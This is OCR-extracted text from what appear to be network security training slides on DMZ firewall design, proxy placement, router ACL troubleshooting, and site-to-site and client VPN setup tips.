
Ensure that host-based firewalls are not also conflicting with sending/receiving traffic

Ensure that any NAT/PAT does not break L3/L4 digital signatures

Realize that firewalls in transparent mode do not NAT/PAT/route
- Both the untrusted and trusted interfaces are in the same subnet
- Place DMZ/untrusted hosts on the outside interface

Ensure that DMZ-to-Intranet traffic is highly protected
- Example: Web server front end - database server back end
- Consider protecting with transport mode IPSEC VPNs


Classic DMZ Examples




Dual-DMZ Firewall Example

Consider implementing transport mode VPNs from:

- DMZ - DMZ
- DMZ - Internal zone



eCommerce Tiered DMZ Example



All zones are untrusted


Firewall and Proxy Server Considerations

Many firewalls have both outgoing and reverse proxy capabilities


- They fetch web content on behalf of the user

If you deploy a separate outgoing proxy, place it on the private subnet near the internal firewall

- Configure clients to use the firewall as their gateway
- Configure client browsers to use the proxy to fetch web content



Treating Private WAN Links as “Untrusted”




Troubleshooting Router ACL Issues

Draw a diagram of how you would like traffic to flow or be blocked

- Compare your actual rules to that diagram
- Make sure you consider traffic flow in both directions
- Make sure you have the correct protocol, source IP, source port, destination IP, and destination port specified
- Be sure to place rules on the appropriate interface going in the correct direction (in/out)

Keep in mind that most systems evaluate rules from top to bottom

- They stop evaluating when a match is found
- Your rule might inadvertently be farther down the list and never applied
- As a general strategy, place the most specific rules at the top of the list
- Make sure rules at the top do not subvert the intent of rules below
- Keep in mind that most ACLs include an implicit “deny all” rule at the end
- If you only have explicit deny rules, add a permit rule at the end



VPN Issues

Site-to-Site VPN Troubleshooting and Tips

Before setting up the VPN, ensure that the routers can ping each's public interface other across the WAN/Internet

Ensure that the sites have different private subnets

In both routers, add static routes to the other site's private network

- Indicate the tunnel as the link to use

Prefer to use both AH and ESP IPSEC for the VPN

- If authentication is pre-shared key-based, use the strongest encryption available
- Keep in mind that an IPSEC tunnel takes a few minutes to establish
- If authentication is certificate based, ensure that:
  - Both sides have each other's public key
  - Both sides have the trusted root public key

Site-to-Site VPN Troubleshooting and Tips (cont'd)


Prefer to use the same product for edge routers at both sites

- Setup is likely to be simpler
- There should be no compatibility issues

Depending on the product, you may need to define "interesting traffic" that is allowed to use the tunnel

Refer to manufacturer documentation for exact steps for setting up and troubleshooting your VPN

Site-to-Site VPN Example



Client-Server VPN Troubleshooting and Tips

Common client VPN problems include:

- Authentication errors (separate from the VPN)
- Loss of Internet access or DNS name resolution on the client side
- Third-party service outages (IdaaS, SaaS, cloud portal, etc.) that the organization depends on

If users use smart card or certificate-based authentication:

- Make sure all clients and servers have the trusted root certificate
- Create a process to facilitate updating/renewing client/user certificates
- Consider standardizing client hardware and software to facilitate troubleshooting

